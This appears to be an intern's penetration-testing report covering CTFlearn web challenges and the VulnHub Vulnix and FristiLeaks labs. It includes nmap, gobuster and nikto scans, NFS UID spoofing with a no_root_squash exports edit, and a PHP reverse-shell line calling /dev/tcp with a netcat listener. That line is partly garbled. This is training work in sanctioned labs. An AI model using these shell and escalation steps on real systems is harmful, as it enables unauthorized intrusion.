Penetration Testing Report

Report By:

Name: Darmick K R

Organization: CFSS

Intern : Penetration testing

Tasks: Completed

Tasks

Task 1:

Challenge Link: CTFlearn Challenge 114

- **Category**: Web Exploitation
- **Level**: Medium

Steps Taken:


1. **Visited** the given link, which displayed the message: "This site takes POST data that you have not submitted."
2. **Opened Burp Suite** to inspect the HTTP requests.
3. **Viewed the Source Code** of the webpage (right-click → View Source Page) and found the following credentials:
    - Username: admin
    - Password: 71urlkufpsdnlkadsf
4. **Used Burp Suite** to capture and modify a POST request, inserting the credentials:

POST data sent:
makefile

username=admin
password=71urlkufpsdnlkadsf

5. **Received the flag** after submitting the POST request:

Flag: flag{pOst_d4t4_411_d4y}




Task 2:

- **Challenge Link**: CTFlearn Challenge 109
- **Category**: Web Exploitation
- **Level**: Medium

Steps Taken:

1. **Visited the challenge link** where the site displayed a message:
    - "Sorry, it seems as if your user agent is not correct."
2. **Opened Burp Suite** to intercept the request.
3. **Viewed the Source Page** of the website and found a clue:
    - Sup3rS3cr3tAg3nt
4. In **Burp Suite**, I captured the request and sent it to the **Repeater** tab.
5. I changed the **User-Agent** in the request to Sup3rS3cr3tAg3nt and clicked **Send**.
6. The response returned a hint to a URL: awesomesauce.com.
7. Added this as the **Referer header** and sent the request again.
8. **Retrieved the flag**:
    - Flag{did_this_m3ss_with_y0ur_h34d}




Task 3:


Challenge Link: Where am I?

- **Category**: Web Exploitation

Steps Taken:

1. **Visited the challenge page**, which had a single input field for entering the password.
2. **Opened Burp Suite** and captured the HTTP request by submitting a random password.
3. Sent the captured request to the **Repeater** tab in Burp Suite.
4. **Modified the POST request** by removing `?getoutofthere` from the first line of the request.
5. Clicked **Send** and successfully retrieved the password:
    - Password: `d32c2897d0`
6. Entered the retrieved password into the input field and **completed the challenge**.





Task 4:

Challenge Link: HACKLAB: VULNIX

Steps Taken:

Enumeration:

1. **Network Discovery**:
    - Used `nmap -sn 10.0.2.32/24` to find the target's IP address, which is **10.0.2.41**.
2. **Port Scan**:
    - Scanned ports with `nmap -Pn 10.0.2.41` and found many open ports.
3. **OS and Service Scan**:
    - Used `nmap -A -p22,25,79,110,111,143,512,513,514,993,995,2049,36278,38554,42897,53004,53063 10.0.2.35`.
    - Found services such as **SSH, SMTP, Finger, netkit-rsh, and NFS**.

Exploitation:


4. **Finger Enumeration**:
    - Used a **finger enumeration script** with a username list and found two usernames: **root** and **user**.
5. **NFS Enumeration**:
    - Scanned NFS service using `nmap` and found a mountable directory on **/home/vulnix**.
    - Created a **fake user** with matching IDs to access the directory:
        - Command: `groupadd -g 2008 vulnix` and `adduser vulnix -uid 2008 -gid 2008`.
        - Logged in as **vulnix** using an SSH key.
6. **SSH Access**:
    - Created an SSH key-pair and logged into the target machine as **vulnix**.


Privilege Escalation:


7. **LinEnum Script**:
    - Downloaded and ran **LinEnum.sh** to enumerate the system.
    - Found that the **/etc/exports** file can be edited.
8. **Edit NFS Exports**:
    - Edited **/etc/exports** to mount the `/root` directory by adding:
        - `/root *(rw,no_root_squash)`
    - Mounted the `/root` directory from the target machine and retrieved the **trophy.txt** file.

```
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
|_sslv2-drown:
79/tcp    open  finger
110/tcp   open  pop3
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.openssl.org/news/secadv_20140605.txt
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|_      http://www.cvedetails.com/cve/2014-0224
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_SEED_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
```

```
root@kali:~/Desktop/vulnhub/vulnix# ssh 10.0.2.35
The authenticity of host '10.0.2.35 (10.0.2.35)' can't be established.
ECDSA key fingerprint is SHA256:IGOuLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMViOAg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.35' (ECDSA) to the list of known hosts.
root@10.0.2.35's password:

root@kali:~/Desktop/vulnhub/vulnix#
```


Scan Information
Worker Processes 5
Usernames file ..... /usr/share/seclists/Usernames/top-usernames-shortlist.txt
Target count 1
Username count 17
Target TCP port 79
Query timeout ..... 5 secs
Relay Server ..... Not used
######## Scan started at Fri Apr 9 19:40:09 2021 #########
info@10.0.2.35: finger: info: no such user...
guest@10.0.2.35: finger: guest: no such user...
root@10.0.2.35: Login: root Name: root..Directory: /root Shell: /bin/bash..Never logged in...No mail...No Plan...
user@10.0.2.35: Login: user Name: user..Directory: /home/user Shell: /bin/bash..Never logged in...No mail...No Plan...
..Login: dovenull Name: Dovecot login user..Directory: /nonexistent Shell: /bin/false..Never logged in...No mail...No Plan..
.
oracle@10.0.2.35: finger: oracle: no such user...
pi@10.0.2.35: finger: pi: no such user...
azureuser@10.0.2.35: finger: azureuser: no such user...
######## Scan completed at Fri Apr 9 19:40:09 2021 #########
7 results.
17 queries in 1 seconds (17.0 queries / sec)
root@kali:/opt/finger-user-enum#


Starting Nmap 7.91 (https://nmap.org) at 2021-04-09 19:41 WIB
Nmap scan report for 10.0.2.35
Host is up (0.00042s latency).
PORT STATE SERVICE
111/tcp open rpcbind
| nfs-ls: Volume /home/vulnix
|_ access: NoRead NoLookup NoModify NoExtend NoDelete NoExecute
| nfs-showmount:
|_ /home/vulnix *
| nfs-statfs:
| Filesystem 1K-blocks Used Available Use% Maxfilesize Maxlink
|_ /home/vulnix 792040.0 792036.0 0.0 100% 8.0T 32000
MAC Address: 08:00:27:DA:96:A2 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds


root@kali:~/Desktop/vulnhub/vulnix# stat mnt
File: mnt
Size: 4096 Blocks: 8 IO Block: 4096 directory
Device: 26h/38d Inode: 32917 Links: 2
Access: (0750/drwxr-x---) Uid: (2008/ vulnix) Gid: (2008/ vulnix)
Access: 2012-09-03 01:25:05
Modify: 2012-09-03 01:25:02.599394586 +0700
Change: 2012-09-03 01:25:02.599394586 +0700
Birth: -

```
Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds
root@kali:~/Desktop/vulnhub/vulnix# mkdir rootmnt
root@kali:~/Desktop/vulnhub/vulnix# mount 10.0.2.41:/root rootmnt/ -o vers=3
root@kali:~/Desktop/vulnhub/vulnix# cd rootmnt/
root@kali:~/Desktop/vulnhub/vulnix/rootmnt# ls -la
total 28
drwx------ 3 root root 4096 Sep  3  2012 .
drwxr-xr-x 4 root root 4096 Apr  9 21:41 ..
-rw------- 1 root root    0 Sep  3  2012 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19  2012 .bashrc
drwx------ 2 root root 4096 Sep  3  2012 .cache
-rw-r--r-- 1 root root  140 Apr 19  2012 .profile
-r-------- 1 root root   33 Sep  3  2012 trophy.txt
-rw------- 1 root root  710 Sep  3  2012 .viminfo
root@kali:~/Desktop/vulnhub/vulnix/rootmnt# cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
root@kali:~/Desktop/vulnhub/vulnix/rootmnt#
```

Task 5:

FRISTILEAKS: 1.3

Objective: Exploit vulnerabilities in the FRISTILEAKS: 1.3 virtual machine to gain root access.

Target: IP Address - 10.0.2.12

1. Network Discovery

Command:

```
nmap -sn 10.0.2.24/24
```

- **Purpose**: Identify active hosts in the network.
- **Result**: Target host 10.0.2.12 is active.

2. Port Scan

Command:

```
nmap -Pn 10.0.2.12
```

- **Purpose**: Identify open ports on the target host.

- **Result**: Port 80 is open.

3. OS and Service Scan

Command:

```
nmap -A -p80 10.0.2.12
```

- **Purpose**: Detect the operating system and services running on port 80.
- **Result**: Detailed information about the web server.

4. Vulnerability Scan

Command:

```
nmap --script vuln -p80 10.0.2.12
```

- **Purpose**: Identify known vulnerabilities related to port 80.
- **Result**: No critical vulnerabilities found.

5. Nikto Scan

Command:

```
nikto -h http://10.0.2.12
```

- **Purpose**: Perform a web vulnerability scan using Nikto.
- **Result**: Various potential issues flagged.

6. Directory and File Enumeration

Command:

```
gobuster dir --wordlist
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
-u http://10.0.2.12/ -x php,txt,html,sh,cgi
```

- **Purpose**: Discover hidden directories and files on the web server.
- **Result**: Identified paths include `/cola`, `/sisi`, `/beer`, `/icons`, and `/images`.

7. Access and Exploitation

- **Access URL**: `http://10.0.2.12/fristi`
- **Details**:
    - Found a login page with a potential username (`eezeepz`).
    - Base64 encoded string in the page source; decoded to find login credentials.
- **Reverse Shell Upload**:

Script:

```
exec("/bin/ -c ' -i >& /dev/tcp/10.0.2.24/1234 0>&1'");
```

    - **Steps**:
        - Rename `shell.php` to `shell.jpg` and upload it.

Set up a Netcat listener:

```
rlwrap nc -lvp 1234
```

        - Access the uploaded shell through the browser to trigger the reverse shell.

8. Privilege Escalation

Commands:

```
whoami

ls -la /etc/passwd

ls -la /etc/shadow
```

- **Exploration**:
    - Discovered `cronjob.py` and `cryptedpass.txt` in `/home/admin`.

Decoded `cryptedpass.txt` using a custom Python script:
python

```
def decodeString(str):
```

```
    base64string = codecs.decode(str[::-1], 'rot13')
    return base64.b64decode(base64string)
```

- **Privilege Escalation**:


Command:

```
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/
```

    - **Outcome**: Gained root access.
- **Root Flag**:

Command:

```
cd /root
cat fristileaks_secrets.txt
```



```
PORT   STATE SERVICE
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /robots.txt: Robots file
|   /icons/: Potentially interesting folder w/ directory listing
|_  /images/: Potentially interesting folder w/ directory listing
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 86.91 seconds
root@kali:~/Desktop/vulnhub/fristileaks1.3#
```

```
root@kali:~/Desktop/vulnhub/fristileaks1.3# nikto -h http://10.0.2.12
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.2.12
+ Target Hostname:    10.0.2.12
+ Target Port:        80
+ Start Time:         2021-03-13 10:55:22 (GMT7)
---------------------------------------------------------------------------
+ Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
+ Server may leak inodes via ETags, header found with file /, inode: 12722, size: 703, mtime: Wed Nov 18 01:45:47 2015
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Entry '/cola/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/sisi/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/beer/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 3 entries which should be manually viewed.
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.3.3 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8727 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2021-03-13 10:56:06 (GMT7) (44 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~/Desktop/vulnhub/fristileaks1.3#
```

```
root@kali:~/Desktop/vulnhub/fristileaks1.3# gobuster dir --wordlist /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.0.2.12/ -x php,txt,html,sh
,cgi
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.0.2.12/
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,html,sh,cgi
[+] Timeout:        10s
===============================================================
2021/03/13 10:59:17 Starting gobuster
===============================================================
/images (Status: 301)
/index.html (Status: 200)
/robots.txt (Status: 200)
/beer (Status: 301)
```

Task 6

Objective: Perform a Nikto scan to identify potential security vulnerabilities in the target web server.

1. Nikto Scan

Command Used:

```
nikto -h http://10.0.2.8
```

Purpose: To detect known vulnerabilities and misconfigurations in the web server by scanning for common issues and vulnerabilities.

2. Detailed Process

2.1. Prepare for the Scan

- **Target IP**: `10.0.2.8`
- **Tool**: Nikto (a web server scanner that detects various vulnerabilities)

2.2. Execute Nikto Scan

1. **Run the Scan**:

Open your terminal and execute the following command:

```
nikto -h http://10.0.2.8
```

2. **Analyze the Output**:
    - Nikto will perform a comprehensive scan and provide a report on its findings.

2.3. Review Scan Results

- **Output Analysis**:
    - Nikto will generate output indicating any potential vulnerabilities, including directory disclosures, outdated software versions, and misconfigurations.

3. Findings

3.1. Identified Vulnerabilities

- **Directory Disclosure**:
    - `/phpmyadmin`: This is a common directory used for managing MySQL databases. It may be accessible without proper authentication, exposing sensitive data.
- **Potential Vulnerabilities**:
    - Nikto might identify other issues such as outdated versions of software, insecure HTTP methods, or other common vulnerabilities.

3.2. Example Output

Directory Listing:

```
+ /phpmyadmin: phpMyAdmin directory found.
```

-

Version Information:
diff

```
+ Apache/2.4.41 (Ubuntu) - Potentially outdated version
detected.
```

-

Security Headers:
mathematica

```
+ Missing security headers: X-Frame-Options, X-XSS-Protection,
etc.
```

4. Recommendations

4.1. Investigate Identified Vulnerabilities

- **Access Control**:
  - Ensure that `/phpmyadmin` is protected by strong authentication mechanisms. Limit access to trusted IP addresses.
- **Update Software**:
  - Verify the version of Apache and other software components. Apply updates and patches to fix known vulnerabilities.

4.2. Implement Security Best Practices

- **Security Headers**:
  - Configure the web server to include security headers such as X-Frame-Options, X-XSS-Protection, and Content Security Policy.
- **Directory Protection**:
  - Restrict access to sensitive directories and ensure proper permissions are set.

4.3. Further Testing

- **Detailed Assessment**:

    - Conduct a deeper assessment of `/phpmyadmin` to ensure there are no misconfigurations or vulnerabilities.
- **Exploit Testing**:
    - Test if any of the identified vulnerabilities can be exploited to gain unauthorized access or control over the system.

5. Next Steps

5.1. Document Findings

- **Record Results**:
    - Document all vulnerabilities found, including details of the Nikto scan output and any potential impact.

5.2. Remediation Plan

- **Action Plan**:
    - Develop a remediation plan to address the identified vulnerabilities.
    - Schedule and implement necessary fixes and updates.

